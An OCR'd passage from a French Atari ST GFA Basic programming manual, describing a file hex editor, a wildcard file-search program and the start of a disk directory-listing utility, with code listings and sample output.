L'utilisateur a alors le choix entre les quatre commandes suivantes :

**F1 Page suivante** — Cette commande permet de visualiser les 256 octets suivants dans le fichier.

**F2 Page précédente** — Cette commande permet de visualiser les 256 octets précédents dans le fichier.

**F3 Edition** — Cette commande permet de modifier le contenu d'un ou de plusieurs des 256 octets affichés sur l'écran en mode pleine page. Les touches flèche doivent être utilisées pour accéder à l'octet à modifier. La nouvelle valeur doit alors être entrée en hexadécimal. Le caractère ASCII correspondant est automatiquement mis à jour pendant la saisie. Le mode d'édition (et le retour au menu principal) est avorté par l'appui sur la touche **ESCape**. Les données entrées dans le mode édition sont automatiquement sauvegardées :

— lors du prochain changement de piste/secteur (commande F1 ou F2),

— avant l'arrêt du programme (commande F4).

**F4 Fin** — Cette commande met fin au programme.

### LE PROGRAMME EN DÉTAILS

Le nom du fichier à éditer est acquis à l'intérieur d'une boucle REPEAT UNTIL dans laquelle son existence est testée :

```
REPEAT
  INPUT "Entrez le nom complet du fichier à éditer : ";n$
  IF NOT EXIST(n$)
    SOUND 1,15,4,250
    SOUND 1,15,#284,10
    SOUND 1,0,0,0,0
  ENDIF
UNTIL EXIST(n$)
```

Dans le cas où le fichier spécifié n'existe pas, un bip sonore est émis et l'utilisateur doit entrer un autre nom de fichier.

Le fichier est alors ouvert en mode « mise à jour ». Ce mode à l'avantage de permettre la lecture et l'écriture simultanée en mode séquentiel indexé :

```
OPEN "U",#1,n$ !Ouverture du fichier en UPDATE
```

La longueur du fichier est mémorisée dans la variable 1% :

```
1%=LOF(#1) !Longueur du fichier
```

Les prochaines instructions constituent la boucle principale du programme. Les 512 premiers octets du fichier sont lus, et la première moitié de ces données est affichée sur l'écran :

```
GOSUB lit_sect(p%) !Lecture des 512 premiers octets
GOSUB affiche !Affichage
```

Le programme se met alors en attente d'une directive de l'utilisateur :

```
KEYGET a%
```

En fonction de la touche pressée, un programme de traitement spécifique est activé :

```
CASE 59
  GOSUB pgdn !page suivante
CASE 60
  GOSUB pgup !page précédente
CASE 61
  GOSUB edition !édition d'un secteur
CASE 62
  GOSUB ecrit_sect(p%)
```

Dans le cas où la touche pressée est incorrecte, elle est refusée et un bip sonore est émis :

```
DEFAULT
  REM Commande interdite
  SOUND 1,15,4,250
  SOUND 1,15,#284,10
  SOUND 1,0,0,0,0
ENDSELECT
```

La procédure **lit_sect** lit les 512 prochains octets du fichier et les mémorise dans la chaîne **a$**.

Le pointeur du fichier est positionné au début de la procédure par une instruction SEEK :

```
SEEK #1,p%
```

Dans le cas où le fichier comporte au moins 512 octets à partir de la position courante, ces octets sont lus séquentiellement et concaténés dans la chaîne **a$**.

```
IF p%+512<=l%
  FOR i=1 TO 512
    a$=a$+CHR$(INP(#1))
  NEXT i
```

Dans le cas où le fichier comporte moins de 512 octets à partir de la position courante, les octets restants sont lus et concaténés dans la chaîne **a$**. Le nombre nécessaire (512-L%) de codes nuls sont ensuite rajoutés à la chaîne **a$** :

```
ELSE
  FOR i=p% TO L%-1
    a$=a$+CHR$(INP(#1))
  NEXT i
  FOR j=i+1 TO 512
    a$=a$+CHR$(0)
  NEXT j
```

La position relative dans le fichier est alors mise à jour :

```
p%=p%+512
```

et la variable fin reçoit la valeur 1 si la fin du fichier a été atteinte :

```
IF p%>L% !Prise en compte de la fin du fichier
  fin=1
ENDIF
```

La procédure **ecrit_sect** écrit les 512 octets contenus dans la chaîne **a$** dans le fichier à partir de la position courante.

*Le pointeur du fichier est positionné au début de la procédure par une instruction* SEEK :

```
SEEK #1,p%
```

Dans le cas où le fichier comporte au moins 512 octets à partir de la position courante, ces octets sont écrits séquentiellement.


```
IF p%+512<=L%
  FOR i=1 TO 512
    OUT #1,ASC(MID$(a$,i,1))
  NEXT i
```


Dans le cas où le fichier comporte moins de 512 octets à partir de la position courante, seuls les octets compris entre la position courante et la fin du fichier sont copiés :

```
ELSE
  FOR i=p% TO L%
    OUT #1, ASC(MID$(a$,i,1))
  NEXT i
ENDIF
```

Les procédures affiche (affichage de 256 octets), **pgdn** (affichage de la page suivante), **pgup** (affichage de la page précédente) et **edition** (édition pleine page de 256 octets) sont identiques aux procédures de même nom du programme précédent. Nous n'y reviendrons pas.

La structure du programme correspond à l'ordinogramme ci-après :





# 9/2.6

# Recherche d'un fichier sur disque

La possibilité de créer de nombreux répertoires et sous-répertoires sur une disquette facilite certes la vie du programmeur, mais rend parfois difficile la localisation voire l'appartenance d'un fichier à une disquette.

Le programme que nous allons étudier dans ce paragraphe vous permettra de retrouver facilement un fichier dont vous connaissez le nom ou une partie du nom (utilisation des jokers * et ?).

## UTILISATION DU PROGRAMME

Le programme est écrit en GFA Basic. Entrez les instructions qui figurent ci-dessous :

```
'
' ------------------------------
' Recherche de fichiers sur disque
' ------------------------------
'
GOSUB nommod    !Lecteur de recherche et modèle du fichier recherché
GOSUB rech      !Recherche du modèle spécifié
END
'
'
' ------------------------------------
' Acquisition des données en entrée
' ------------------------------------
'
PROCEDURE nommod
  CLS
  PRINT "Recherche de fichiers sur disque"
  PRINT "-------------------------------"
  REPEAT
    PRINT
    INPUT "Entrez le nom du disque où doit s'effectuer la recherche : ";dr$
    IF (dr$<>"a") AND (dr$<>"A") AND (dr$<>"b") AND (dr$<>"B")
      SOUND 1,15,4,250
      SOUND 1,15,#284,10
      SOUND 1,0,0,0,0
    ENDIF
  UNTIL (dr$="a") OR (dr$="A") OR (dr$="b") OR (dr$="B")
  PRINT
  INPUT "Entrez le modèle de recherche : ";mr$
  cr$=dr$+":\*.*"
  CHDRIVE dr$
  PRINT
RETURN
'
'
' ------------------------------
' Recherche du modèle spécifié
' ------------------------------
'
PROCEDURE rech
  ' ------------------------------------
  ' Recherche des sous-répertoires
  ' ------------------------------------
  DIM t$(50) !Tableau de travail
  PRINT "Recherche des sous-répertoires ..."
  ~FSETDTA(BASEPAGE+128)
  et$=dr$+":\"
  t$(1)=et$
  i%=2
  x%=FSFIRST(cr$,-1)
```

(suite)

```
  DO UNTIL x%
    IF BYTE(BASEPAGE+149) AND 16
      t$(i%)=et$+CHAR(BASEPAGE+158)
      PRINT ".";
      i%=i%+1
    ENDIF
    x%=FSNEXT()
  LOOP
  j%=1 !Indice dans t$
  REPEAT
    x%=FSFIRST(t$(j%)+"\*.*",-1)
    CHDIR t$(j%)
    et$=t$(j%)+"\"
    DO UNTIL x%
      IF BYTE(BASEPAGE+149) AND 16
        IF (CHAR(BASEPAGE+158)<>".") AND (CHAR(BASEPAGE+158)<>"..")
          t$(i%)=et$+CHAR(BASEPAGE+158)
          PRINT ".";
          i%=i%+1
        ENDIF
      ENDIF
      x%=FSNEXT()
    LOOP
    j%=j%+1
    IF j%=i%
      stop=-1
    ELSE
      stop=0
    ENDIF
  UNTIL stop
  PRINT
  PRINT
  '-----------------------
  ' Recherche du modèle
  '-----------------------
  DIM t2$(50)
  PRINT "Les fichiers suivants correspondent au modèle ";mr$
  PRINT
  FOR j%=1 TO i%
    CHDIR t$(j%)
    x%=FSFIRST(mr$,-1)
    DO UNTIL x%
      IF j%=1
        a$=""
      ELSE
        a$="\"
      ENDIF
      IF NOT (BYTE(BASEPAGE+149) AND 16)
        PRINT t$(j%)+a$+CHAR(BASEPAGE+158)
      ENDIF
      x%=FSNEXT()
    LOOP
  NEXT j%
RETURN
```

Lancez le programme.

Entrez le nom du lecteur sur lequel doit s'effectuer la recherche (A ou B). L'entrée d'un autre nom de lecteur est systématiquement refusée, et provoque l'émission d'un signal sonore.

Entrez ensuite le modèle de recherche, par exemple :

st*.pas

ou encore :

ragn?.gna

Les sous-répertoires de la disquette sont localisés et le modèle spécifié est recherché dans le répertoire principal, puis dans chacun des sous-répertoires. Tous les fichiers correspondant au modèle sont systématiquement affichés sur l'écran.

### LE PROGRAMME EN DÉTAILS

La logique générale du programme correspond à l'ordinogramme suivant :

Le programme principal se contente d'activer les deux procédures principales du programme :


```
GOSUB nommod
GOSUB rech
```

La procédure **nommod** est responsable de l'acquisition des données en entrée. Elle affiche le titre du programme sur l'écran et demande d'entrer le nom du disque de recherche :

```
PRINT "Recherche de fichiers sur disque"
...
INPUT "Entrez le nom du disque où doit s'effectuer la recherche : ";dr$
```

Toute autre valeur que "a", "A", "b" ou "B" est refusée et provoque l'émission d'un signal sonore :

```
IF (dr$<>"a") AND (dr$<> "A") AND (dr$<>"b") AND (dr$<> "B")
  SOUND 1,15,4,250
  SOUND 1,15,#284,10
  SOUND 1,0,0,0,0
ENDIF
```





La procédure se termine en acquérant le modèle de recherche dans la variable mr$ :

```
INPUT "Entrez le modèle de recherche : ";mr$
```

La procédure **rech** est le cœur du programme.

Dans un premier temps, elle établit la liste des sous-répertoires du disque. Dans un second temps, elle recherche le modèle spécifié dans ces sous-répertoires.

La logique de recherche des sous-répertoires du disque correspond à l'ordinogramme suivant :




L'instruction FSFIRST est utilisée pour trouver la première occurrence de la chaîne cr$, c'est-à-dire **dr$ + "*.*"** :

```
x% = FSIRST (cr$, -1)
```

Lorsque l'entrée trouvée correspond à un répertoire, elle est mémorisée dans le tableau t$ :

```
IF BYTE (BASEPAGE + 149) AND 16
  t$(i%) = et$ + char(BASEPAGE + 158)
```

et un point est affiché sur l'écran pour marquer la progression dans la recherche :

```
PRINT ".";
```

La recherche se poursuit à l'aide de l'instruction FSNEXT à l'intérieur d'une boucle DO UNTIL qui prend fin lorsque la variable booléenne x% devient fausse :

```
DO UNTIL x%
  ...
  x% = FSNEXT()
LOOP
```

Les répertoires principaux étant localisés, la recherche se poursuit à l'intérieur de ces répertoires pour localiser d'éventuels sous-répertoires. La technique employée est la même que précédemment :

— recherche de la première occurrence d'une entrée à l'aide de l'instruction FSFIRST :

```
x% = FSFIRST (t$(j%) + "\*.*", - 1)
```

— mémorisation dans t$ si cette entrée est un répertoire différent de "." et de ".." :

```
IF BYTE{BASEPAGE + 149} AND 16
  IF (CHAR{BASEPAGE + 158} <> ".") AND (CHAR{BASEPAGE + 158} <> "..")
    t$(i%) = et$ + char{BASEPAGE + 158}
```

— recherche des éventuels autres répertoires à l'aide de l'instruction FSNEXT à l'intérieur d'une boucle DO UNTIL qui prend fin lorsque le résultat renvoyé par FSNEXT est FALSE :

```
DO UNTIL x%
  ...
  x% = FSNEXT
LOOP
```

Lorsque tous les répertoires et sous-répertoires sont localisés, le modèle spécifié est recherché dans ces répertoires à l'intérieur d'une boucle FOR :

```
FOR j% = 1 to l%
```

Le modèle est localisé dans un répertoire par la méthode habituelle : instruction FSFIRST, puis, répétitivement, instruction FSNEXT :

```
x% = FSFIRST(mr$, - 1)
DO UNTIL x%
  ...
  IF NOT (BYTE{BASEPAGE + 149} AND 16)
    PRINT t$(j%) + a$ + CHAR{BASEPAGE + 158}
  ENDIF
  x% = FSNEXT
LOOP
```

# 9/2.6.1

# Répertoire de fichiers d'un disque

Ce programme s'adresse à tous les Atariens qui ont du mal à connaître le contenu exact de leur support de masse.

Il affiche, imprime ou stocke dans un fichier texte la liste des répertoires et sous-répertoires du disque spécifié et leur contenu.

### COMMENT UTILISER LE PROGRAMME

Lancez le programme FICHDISC.GFA. Entrez la lettre correspondant au disque à analyser. Entrez le périphérique de sortie :

— l'écran ;

— l'imprimante. Dans ce cas, connectez l'imprimante et vérifiez qu'elle est bien alimentée en papier ;

— un fichier disque. Dans ce cas, entrez également le nom du fichier dans lequel doivent être stockées les diverses données extraites par le programme.

Si vous avez choisi un périphérique de sortie imprimante ou disque, divers messages s'affichent sur l'écran pour vous informer des opérations en cours :

Recherche des sous-répertoires en cours...
Impression en cours...
Constitution du fichier résultat en cours...

Voici un exemple obtenu sur le disque A : en sélectionnant une sortie imprimante.

```
Liste des sous-répertoires du disque A:

a:\
a:\COMP4
a:\COMP5
a:\COMP6
a:\COMP7


Liste des fichiers du sous-répertoire a:\

a:\\COMP4                              D     0
a:\\COMP5                              D     0
a:\\COMP6                              D     0
a:\\COMP7                              D     0
a:\\CONTROL.ACC                        A   19299
a:\\FDATA                                  909
a:\\ORDINO1.GEM                            8496
a:\\ORDINO2.GEM                            3278
a:\\RS232.PRG                              11197
a:\\SCHEMA1.GEM                            6720
a:\\SNAP_001.PI2                           32034

11 fichier(s) listé(s), soit un total de 81933 octets.


Liste des fichiers du sous-répertoire a:\COMP4

a:\COMP4\.                             D     0
a:\COMP4\..                            D     0
a:\COMP4\AWARI.GFA                           5756
a:\COMP4\CARACT.GFA                          1206
a:\COMP4\CARACT2.GFA                         1224
a:\COMP4\CREFIC.GFA                          1054
a:\COMP4\FIGRA.GFA                           2990
a:\COMP4\TAQUIN.GFA                          4468

8 fichier(s) listé(s), soit un total de 16698 octets.
```




(suite)

```
Liste des fichiers du sous-répertoire a:\COMP5

a:\COMP5\.                                  D     0
a:\COMP5\..                                 D     0
a:\COMP5\AMO.GFA                                  6986
a:\COMP5\AMONIA.S                                 7675
a:\COMP5\CALENDR.GFA                              8860
a:\COMP5\CODEOP.GFA                               14398
a:\COMP5\IMPR.GFA                                 2642
a:\COMP5\NOTES.GFA                                1494
a:\COMP5\RENVERSE.GFA                             2462
a:\COMP5\SIL.GFA                                  10396
a:\COMP5\SILENCE.S                                11169

11 fichier(s) listé(s), soit un total de 66082 octets.


Liste des fichiers du sous-répertoire a:\COMP6

a:\COMP6\.                                  D     0
a:\COMP6\..                                 D     0
a:\COMP6\ASCII.BAS                                3164
a:\COMP6\ASCII.GFA                                2976
a:\COMP6\DESSIN.BAS                               4928
a:\COMP6\GRENOUIL.BAS                             7656
a:\COMP6\GRENOUIL.GFA                             6612
a:\COMP6\HANOI.BAS                                4636
a:\COMP6\HANOI.GFA                                4042
a:\COMP6\NOTES.GFA                                9746
a:\COMP6\PIRANHA.BAS                              8008
a:\COMP6\PIRANHA.GFA                              7006
a:\COMP6\SNAP_001.PI3                             32034

13 fichier(s) listé(s), soit un total de 90828 octets.


Liste des fichiers du sous-répertoire a:\COMP7

a:\COMP7\.                                  D     0
a:\COMP7\..                                 D     0
a:\COMP7\EDIMEM.GFA                               4876
a:\COMP7\FDATA.GFA                                1554
a:\COMP7\FICHDISC.GFA                             5750
a:\COMP7\GEMDOS.GFA                               9740
a:\COMP7\SERA.GFA                                 4142
a:\COMP7\SIMON.GFA                                4016
a:\COMP7\SUPERDIR.GFA                             5638
a:\COMP7\ZO                                       0

10 fichier(s) listé(s), soit un total de 35718 octets.
```

### LE PROGRAMME EN DÉTAIL

La logique du programme apparaît dans l'ordinogramme suivant :



Le programme débute par la section de programme principal qui se contente d'activer séquentiellement les procédures principales du programme.

La procédure entree permet de saisir le nom du disque à sonder et le périphérique de sortie :

```
GOSUB entree                !Paramétrage de la recherche
```

La procédure rech_sous_rep établit la liste des sous-répertoires du disque spécifié dans la procédure entree :

```
GOSUB rech_sous_rep         !Recherche des sous-répertoires du
                            disque
```

Une boucle sur les procédures resultat et affiche permet d'établir la liste des fichiers de chaque répertoire et de l'envoyer sur le périphérique de sortie :

```
FOR g%=1 TO i%-1
  GOSUB resultat            !Calcul du résultat
  GOSUB affiche             !Affichage/Impression/Sauvegarde du
                            résultat
NEXT g%
```

Le programme se poursuit par la section des procédures. La procédure entree dimensionne les tableaux utilisés par le programme :

```
DIM t2$(50)
DIM fcm$(100)
```

acquiert le nom du disque de recherche :

```
REPEAT
  INPUT "Entrez le nom du disque à sonder : ";dr$
  IF (dr$<>"a") AND (dr$<>"A") AND (dr$<>"b") AND (dr$<>"B")
    SOUND 1,15,4,250
    SOUND 1,15,#284,10
    SOUND 1,0,0,0,0
  ENDIF
UNTIL (dr$="a") OR (dr$="A") OR (dr$="b") OR (dr$="B")
```

et le type du périphérique utilisé en sortie :

```
REPEAT
  PRINT
  PRINT "Sortie sur 1) Ecran,"
  PRINT "           2) Imprimante,"
  INPUT "           3) Fichier      : ";sortie
  IF (sortie<>1) AND (sortie<>2) AND (sortie<>3) THEN
    SOUND 1,15,4,250
    SOUND 1,14,#284,10
    SOUND 1,0,0,0,0
  ENDIF
UNTIL (sortie=1) OR (sortie=2) OR (sortie=3)
```

Selon la réponse entrée, le fichier CON: (écran), LST: (imprimante) ou le fichier disque spécifié est ouvert en écriture :

```
SELECT sortie
CASE 1
  OPEN "O",#1,"CON:"
CASE 2
  OPEN "O",#1,"LST:"
```

```
CASE 3
  PRINT
  INPUT "Nom du fichier de sortie : ";nfs$
  OPEN "O",#1,nfs$
ENDSELECT
```

La procédure **rech__sous__rep** établit la liste des sous-répertoires du disque spécifié dans la procédure **entree**.

